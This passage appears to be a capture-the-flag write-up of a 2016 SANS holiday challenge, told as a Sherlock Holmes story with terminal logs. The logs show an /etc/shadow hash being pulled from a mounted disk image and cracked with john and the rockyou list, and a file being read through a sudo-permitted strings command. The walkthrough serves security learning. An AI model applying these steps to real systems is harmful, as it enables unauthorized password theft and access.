
Mr. Holmes sat down and told the Elf "My dear Mr. Evergreen. Calm down. I did not *break* into the OS! Your secrets are safe with me. You just should not have given me an image of the whole operating system!". "But what were you able to do with the image Mr Holmes?", he whispered breathlessly hanging on Holmes’s lips.

"Oh, this was an easy task Mr. Evergreen. As you know, the image is a 1:1 representation of the whole OS. You can use another Linux system to actually mount the partitions in this image." - "But it was so well guarded! Only the first boot partition was visible" - "Yes, but all I had to do was to find the super block of the actual OS. And this was easy by using `fdisk` as it showed me everything I had to know: the sector size and the start bock".




```
daubsi@bigigloo:~$ fdisk /nas/storage/SANS/SANSXMas/cranbian-jessie.img

Welcome to fdisk (util-linux 2.27.1).
Changes will remain in memory only, until you decide to write them.
Be careful before using the write command.


Command (m for help): p
Disk /nas/storage/SANS/SANSXMas/cranbian-jessie.img: 1.3 GiB, 1389363200 bytes, 2713600 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x5a7089a1

Device                                          Boot  Start     End Sectors  Size Id Type
/nas/storage/SANS/SANSXMas/cranbian-jessie.img1        8192  137215  129024   63M  c W95 FAT32 (LBA)
/nas/storage/SANS/SANSXMas/cranbian-jessie.img2      137216 2713599 2576384  1.2G 83 Linux

Command (m for help):
```

"And then?", the Elf asked. "Well, the mount command is so very versatile. Did you know you could actually mount part of an image? All you have to do is to supply the superblock number to the 'offset' parameter and there you go". - "Holy beer stein!", the Elf shouted out. "So everything lay there in front of you without any authentication?". "Yes it was. And you knew what I did next?"..."You cracked the password!"



```
root@bigigloo:/tmp# mount -o offset=70254592,loop /nas/storage/SANS/SANSXMas/cranbian-jessie.img jessie/
root@bigigloo:/tmp# ls jessie/; ll jessie/etc/passwd; ll jessie/etc/shadow; tail jessie/etc/shadow
bin  boot  dev  etc  home  lib  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
-rw-r--r-- 1 root root 1489 Nov 21 16:25 jessie/etc/passwd
-rw-r----- 1 root shadow 888 Dec  5 17:25 jessie/etc/shadow
systemd-timesync:*:17067:0:99999:7:::
systemd-network:*:17067:0:99999:7:::
systemd-resolve:*:17067:0:99999:7:::
systemd-bus-proxy:*:17067:0:99999:7:::
messagebus:*:17067:0:99999:7:::
avahi:*:17067:0:99999:7:::
ntp:*:17067:0:99999:7:::
sshd:*:17067:0:99999:7:::
statd:*:17067:0:99999:7:::
cranpi:$6$2AXLbEoG$zZlWSwrUSD02cm8ncL6pmaYY/39DUai3OGfnBbDNjtx2G99qKbhnidxinanEhahBINm/2YyjFihxg7tgc343b0:17140:0:999
7:::
root@bigigloo:/tmp#
```

"I cracked the password", Mr. Holmes nodded his head and smiled. "Without any authentication I was able to just copy away the /etc/passwd and /etc/shadow and 'unshadow' it into a single file for 'john' the cracker." - "But it would have taken you ages to bruteforce the password!", the Elf protested. "Oh I did not bruteforce it!", Holmes said. "Most passwords nowadays are based on dictionary words. And one of the best resources for these well-known password lists is the 'rockyou' list from skullsecurity.com (https://wiki.skullsecurity.org/index.php?title=Passwords). Nevertheless it took me a couple of minutes to test it against this large list. And then there it was. Plain for all to see: 'yummycookies'".



```
root@bigigloo:/nas/storage/SANS/SANSXMas# tail /root/.john/john.log && john -show unshad
0:00:00:00 Loaded a total of 1 password hash
0:00:00:00 - Hash type: crypt, generic crypt(3) (lengths up to 72)
0:00:00:00 - Algorithm: ?/64
0:00:00:00 - Candidate passwords will be buffered and tried in chunks of 96
0:00:00:00 - Configured to use otherwise idle processor cycles only
0:00:00:00 Proceeding with wordlist mode
0:00:00:00 - Wordlist file: rockyou.txt
0:00:00:00 - No word mangling rules
0:00:18:05 + Cracked cranpi
0:00:18:06 Session completed
cranpi:yummycookies:1000:1000:,,,:/home/cranpi:/bin/bash

1 password hash cracked, 0 left
root@bigigloo:/nas/storage/SANS/SANSXMas# 
```


The Elf gulped. "Very well Mr. Holmes. Then go and try your luck on our terminals. Let's see how far you're getting...". - "Will do! My dear Me. Evergreen!", Mr. Holmes replied when standing up. "Come on Watson! We're not going to drink machine oil all night long!" and turned to leave.
“Mr Holmes!”, the Elf raised his arm and wanted to hold Sherlock back. Holmes hesitated. “Please… we’re not evil. We love Santa… But he-who-must-not-be-named forced us to help him...”. “I know”, Holmes answered and got clear from the grip of the small Elf hand and was out of the door into the North pole Wonderland again.

I waived a good bye to the most-lovely waitress and I think she bid farewell with a wink of their eyes. I took this as a good omen to our journey and followed Holmes out into the cold.

Though it was night, it was not dark at all at the Wonderland. All the little huts of the Elves were decorated with colorful lights, the air was filled by he buzzing of electricity and out of nowhere somewhere was singing Christmas tunes which made the whole place a much more pleasant place to be than without.

“Sherlock, do you think we will find Santa” - “Of course we’ll do Watson! Have I ever failed?” - “No, but… I mean, this is by far the most freaked-out case we’ve ever been onto! You know “browsers”, “Cranberry Pi”, “file systems”, “password cracking”, … I know nothing about this stuff. How come you are so familiar with these things?” - “Well Watson… I study a lot… And there is an excellent source for all this called the SANS Institute. You can enroll for On-Demand courses here and learn about these things.” - “You mean like Oxford?” - “Well… similar...”...


Holmes must have had a plan, this was for sure, because the directly approached the first terminal which was in Elf House #2, a fine little hut right next to the Inn. The friendly Elf there opened the door and let us in.



When he connected the Cranberry Pi to the terminal a writing appeared on the wall, revealing our next task. "`To open the door, find both parts of the passphrase inside the /out.pcap file`”.

"Well this is too easy Watson, isn't it?". I said nothing. Sherlock starred at me, waited and when I did not react at all sighted… “Look. You can see by 'ls -la' that the file belongs to 'itchy' but we are 'scratchy'", he tutored me. "We are... scratchy?" I answered reluctant with a questioning voice. "Yes, and we can't just '`su`', because we're not '`root`'". "No, we're not". "But.. you know what we can do? We can just list all the commands root allowed us to run in a different context!" he told me while typing the aforementioned command.

```
User scratchy may run the following commands on 1fdd36f3d7cb:
        (itchy) NOPASSWD: /usr/sbin/tcpdump
        (itchy) NOPASSWD: /usr/bin/strings
```




```
******************************************************************************
*                                                                            *
*To open the door, find both parts of the passphrase inside the /out.pcap file*
*                                                                            *
******************************************************************************
scratchy@1056203eb485:/$ ls -la /out.pcap
-r-------- 1 itchy itchy 1087929 Dec  2 15:05 /out.pcap
scratchy@1056203eb485:/$ sudo su
sudo: unable to resolve host 1056203eb485

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for scratchy:
scratchy@1056203eb485:/$ sudo -l
sudo: unable to resolve host 1056203eb485
Matching Defaults entries for scratchy on 1056203eb485:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User scratchy may run the following commands on 1056203eb485:
    (itchy) NOPASSWD: /usr/sbin/tcpdump
    (itchy) NOPASSWD: /usr/bin/strings
scratchy@1056203eb485:/$ 
```

"And how does this help us?" I asked. "How does this help us? Mr. Watson you are amazing me every time. The solution is here before your own eyes. Look!".

And by thus he typed the following commands:

```
sudo -u itchy /usr/bin/strings /out.pcap | more
```

"See Watson? This file is an exact transcript of a browser session. So we see what the visitor saw when he opened a certain webpage. Look, he was going to retrieve 'firsthalf.html'.
When we proceed through the transcript we can see how a webform is build up, and look here, Watson. A hidden input field. And it's value is '**santasli**'. I am confident that this is the first half of an password Watson". "Intriguing Holmes! But the second half is missing. And what does '**santasli**' mean after all?"




```
<form>
<input type="hidden" name="part1" value="santasli" />
</form>
</body>
</html>
4hm@
ZAXW
@2/@
DGET /secondhalf.bin HTTP/1.1
User-Agent: Wget/1.17.1 (darwin15.2.0)
Accept: */*
Accept-Encoding: identity
Host: 192.168.188.130
Connection: Keep-Alive
ZAX
THTTP/1.0 200 OK
TServer: SimpleHTTP/0.6 Python/2.7.12+
ZAX"
,#"=X
TDate: Fri, 02 Dec 2016 11:28:00 GMT
Content-type: application/octet-stream
ZAXr
,#o=X
UContent-Length: 1048097
Last-Modified: Fri, 02 Dec 2016 11:26:12 GMT
4-1@
UL}*
cLgc
 %JK
--More--
```

"Wait! Let me have another look at the file from a more i18n perspective!" - "i18n! Holmes what does this mean!" - "This means we should not limit ourselves to our little 26-character alphabet in ASCII mode."

```
sudo -u itchy /usr/bin/strings -e l /out.pcap
```

and the terminal returned:

```
part2:ttlehelper
```



```
scratchy@1056203eb485:/$ sudo -u itchy /usr/bin/strings -e l /out.pcap
sudo: unable to resolve host 1056203eb485
part2:ttlehelper
scratchy@1056203eb485:/$
```


“Holmes! This is fantastic!" - "And thus, the password turns out to be '**santaslittlehelper**'!", Holmes exclaimed into the silence.

A wind rose and a growl began to build. First it was still far away, but approaching quickly. We knew what was about to come now. Our little moderator from hell was going to comment on Holmes' latest achievement.

"Yesch! Shats tru... Se password ish 'schantaslil'helper' *hics*. Oh dear, I scheem to have to mutsch from shat delici...deliciu...delicious egg-nog *hics*. Pleasch excusche me...".


And then there was silence. Holmes looked at me and I looked at him. We stood there for a moment and then shrugged our shoulders. "On-to the next riddle my dear Watson! There are a lot of puzzles for us to solve!"

We left the Elf House #2 and continued our journey through North pole Wonderland. There were only a few building left here in the city center but the real business was in the direction of a gigantic fir where wooden ladder spokes where hammered into the bark and Elves were constantly climbing up and down to do their business like in an enormous ant trail.




"I think our path leads us upwards Watson!". "Uh oh! Do we really have to? You know Watson I have this little malaise when it comes to heights". "There's no use in avoiding your fears Watson. Instead face them like a gentlemen!" and Holmes jumped onto the first spoke and climbed the ladder like a squirrel in the stream of Elves.

I sighted. "Well.. What could possibly go wrong?" I asked more to myself and started to follow him.



As it turned out, it was a rather large ladder which took us several dozens meters up over the ground. Half way up the fir, there first ladder ended and there were some other houses, were a classroom of Elves we busy studying for something that was called Netwars. However these Elves were so busy with what they were doing, that they did not react to anything I tried to interact.



Another ladder led further on and after about a quarter of an hour later of healthy physical exercise we set afoot again onto an icy platform with a big building. "The workshop" was written right above the door. Overlooking the whole Wonderland was a huge clock tower which rose from the room of the workshop. A light was lit, someone seems to be up there, which was not surprising as everyone at the North pole Wonderland was busy this evening.


When we entered the building we immediately noticed the reindeer on the far end, grazing on their hay. "Lovely animals Holmes! Did you know that *Cervidae Capreolinae* actually is only home in the north of Europe whereas it is the Karibu that is resident on the north American continent which is often mistaken to be a reindeer?" - "Holmes, your zoology is impressive but we've got a job to do!".

Right, there was another terminal. "Do you want to give it a try this time Watson?", Holmes asked me in his flattering voice. "Do you want to play a game of Wumpus?". I agreed and decided to give it my best shot.


Holmes logged us in to the terminal using the Cranberry Pi and I was presented what I understood was a kind of entertaining puzzle game, where I was about to hunt a monster called "the wumpus" (I had never heard of such a monstrosity by the way), which would then in turn reveal the next password to us. The home of this “wumpus” creature was a kind of dungeon with several rooms that seem to change position (what ill minded head invented such a game?) every time the game was started again. The goal was to shoot an arrow towards this innocent little wumpus creature, potentially hurting it so much, so as it was no longer a danger to our lives. "I'm sure you will take care of this Watson. I'll have another beer at the bar". My ambition arouse and I swore to myself to present Holmes the next secret password until he returned.

The game was actually much more complicated then I thought at first. I fought fierce battles with bats and other creatures of the dark. From time to time I seemed to be near the wumpus and this malicious being decided to devour me as a whole without further ado. A horrifying imagination I thought to myself but decided to net let my surroundings note my excitement and anxiety. Then, after what must have been about 10 to 15 heroic battles I shot my last arrow towards the next room and was presented with the message that I killed that creature and on its way to the tin gods it shouted out "**Wumpus is misunderstood**".

"Holmes! Holmes! I've won! I wrought down that wumpus creature!" I turned and yelled into the room full of happiness and endorphins. "Very well done my dear Doctor", Holmes replied from the bar. "I thought you would never manage to understand the secret algorithm that decides on wumpus's moves. It is an honor for you to win the game in such a virtuous way. I would have just cheated it!" - "Cheated?" I asked flabbergasted. "Yes Watson. But I won't tell you how to do it. It would rather spoil your victory..." but after a short pause he continued "But if I was you, I would have googled for the source code and used '-p=1 -b=1 -a=10'", he grinned and turned towards the next terminal at a staircase leading upwards.



```
sudo: unable to resolve host 3d6b581b5a09

*******************************************************************************
*                                                                             *
* Find the passphrase from the wumpus.  Play fair or cheat; it's up to you.   *
*                                                                             *
*******************************************************************************
elf@3d6b581b5a09:~$ ./wumpus -p=1 -b=1 -a=10
Instructions? (y-n) n

You're in a cave with 20 rooms and 3 tunnels leading from each room.
There are 0 bats and 0 pits scattered throughout the cave, and your
quiver holds 0 custom super anti-evil Wumpus arrows.  Good luck.

You are in room 8 of the cave, and have 0 arrows left.
*sniff* (I can smell the evil Wumpus nearby!)
There are tunnels to rooms 5, 11, and 12.
Move or shoot? (m-s)
```



```
You are in room 6 of the cave, and have -15 arrows left.
There are tunnels to rooms 3, 9, and 10.
Move or shoot? (m-s) m 9

You are in room 9 of the cave, and have -15 arrows left.
